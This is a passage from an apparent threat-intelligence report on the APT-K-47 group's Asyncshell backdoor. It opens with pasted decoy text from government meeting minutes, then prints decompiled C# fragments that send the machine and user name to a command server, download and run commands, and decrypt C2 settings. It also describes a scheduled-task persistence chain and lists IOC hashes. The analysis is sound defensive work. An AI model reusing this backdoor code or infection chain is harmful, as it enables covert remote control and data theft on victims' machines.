2. The Chair welcomed the participants and asked Director PSS to brief the forum on the agenda. The Director PSS gave a detailed presentation on PSS Cases progress during last one year and informed the forum that there is a slowdown in terms of entries of cases in PSS software by different departments and also apprised the forum about the implementation status of the decisions of 3rd Apex committee meeting held on 08.11.2023 and 14th Provincial Steering Committee meeting held on 10.01. 2024. The Chair directed all Departments/Agencies to expedite the entry of cases & **clear the backlog within 10 Days &** also enter the cases in PSS Software on regular basis.

3. After detailed discussion, the following decisions were approved as way forward:

SNo	Discussion on Agenda item	Decision and status	Action by
		Illegal Foreigners	
1.	KP Commissionerate of Afghan Refugees under control of Home & Tribal Affairs Department Khyber Pakhtunkhwa	Apex Decisions of 27th Sept conveyed by Home Dept: and a separate letter was also delivered to SAFRON to expedite the placement but no response till received.	**SAFRON/HD/11 Corps**
2.	Re-validation of data of 1.7 M illegal foreigners by MoI	ACC Card Mapping is going on the province. Needs to be dropped for future meetings.	**Agenda Item Dropped**

Figure 19 Decoy File

Load communication changed from tcp to https, so we noted as Asyncshell-v2.

Press enter or click to view image in full size

```
private static async Task DownloadAndExecuteCommands()
{
    _ = 1;
    try
    {
        string text = "https://[redacted]php";
        string url = text + "?computername=" + Uri.EscapeDataString(Environment.MachineName) + "&username=" + Uri.EscapeDataString(Environment
        HttpClient client = new HttpClient();
        try
        {
            string obj = await client.GetStringAsync(url);
            Console.WriteLine("Commands file downloaded from: " + url);
            string[] array = obj.Split(new char[2] { '\r', '\n' }, StringSplitOptions.RemoveEmptyEntries);
            Task<string>[] array2 = new Task<string>[array.Length];
            for (int i = 0; i < array.Length; i++)
            {
                array2[i] = ExecuteCommandAsync(array[i]);
            }
            await Task.WhenAll(array2);
        }
```

Figure 20 Relevant Code

The sample plans to use “file.dat” to return the execution result, but the actual corresponding function is not called after implementation.

Based on the above information, Our team associated another sample of the same type using the same C2 from the sample store, part of the decoy is shown below:

Press enter or click to view image in full size

Figure 21 Decoy File

The sample uses a file named “commands.txt” to distribute cmd commands, and the final execution results are uploaded to the server.

4.4 Decrypt C2 from file

In July 2024, Our team captured the Asyncshell variant, unlike the previous version: the entire attack chain of this captured sample has been updated and labeled as Asyncshell-v3, as detailed in the figure below:

Press enter or click to view image in full size




Figure 22 Attack Chain

The initial sample is a zip file in the initial directory, the lnk file in the initial directory is used to execute the VBS script, which creates a scheduled task named “WinNetServiceUpdate”, and the main execution body of the scheduled task is “cal.exe” (i.e. Asyncshell-v3).

The decoy document is shown below:




Figure 23 Decoy File

After cal.exe runs, it will read the “license” in the same directory and decrypt it using AES to get the “ServerIP” and “ServerPort”:

Press enter or click to view image in full size

```
public static async Task Main()
{
    Dictionary<string, string> dictionary = await DecryptConfigFileAsync(Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "license"), Encry
    if (!dictionary.TryGetValue("ServerIP", out var serverIP) || !dictionary.TryGetValue("ServerPort", out var value) || !int.TryParse(value,
    {
        Console.WriteLine("Failed to read server IP and port from configuration.");
        return;
    }
```

Figure 24 Relevant Code

The same type of sample also uses the following decoys:

Figure 25 Decoy File

The final payload is confused with ConfuserEx,read and decrypt “SysConfig.enc”:

Press enter or click to view image in full size

```
public static async Task smethod_0()
{
    Dictionary<string, string> dictionary = smethod_1(Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "SysConfig.enc"));
    while (true)
    {
        try
        {
            using TcpClient tcpClient = new TcpClient();
            await tcpClient.ConnectAsync(IPAddress.Parse(dictionary["IPAddress"]), int.Parse(dictionary["Port"]));
            using SslStream sslStream = new SslStream(tcpClient.GetStream(), leaveInnerStreamOpen: false, smethod_6, null);
            await sslStream.AuthenticateAsClientAsync(dictionary["IPAddress"]);
            string s = "hostname:" + string_0 + ";username:" + string_1 + ";";
            byte[] bytes = Encoding.UTF8.GetBytes(s);
            await sslStream.WriteAsync(bytes, 0, bytes.Length);
            await smethod_7(sslStream);
        }
        catch (Exception)
        {
            await Task.Delay(25000);
        }
    }
}
```

Figure 26 Relevant Code

5. 总结

Based on the above analysis, it can be seen that APT-K-47 has frequently used Asyncshell to launch attack activities since 2023, and has gradually upgraded the attack chain and payload code. In recent attack activities, this group has cleverly used disguised service requests to control the final shell server address, changing from the fixed C2 of previous versions to the variable C2, which shows the importance APT-k-47 organization internal places on Asyncshell. Since disclosing the details of the organization in 2023, The Knownsec 404 Advanced Threat Intelligence Team has been closely tracking the organization’s movements. They have conducted in-depth analysis on the weapons used by the organization, including ORPCBackdoor, walkershell, Asyncshell, MSMQSPY, and LastopenSpy. We will continue to disclose some of the weapons they have mastered. If you are interested in the relevant content, you can contact Intel-APT@knownsec.com for communication and discussion.

6. IOC

Hash：

5afa6d4f9d79ab32374f7ec41164a84d2c21a0f00f0b798f7fd40c3dab92d7a8
5488dbae6130ffd0a0840a1cce2b5add22967697c23c924150966eaecebea3c4
c914343ac4fa6395f13a885f4cbf207c4f20ce39415b81fd7cfacd0bea0fe093

7. Reference

https://paper.seebug.org/3000/
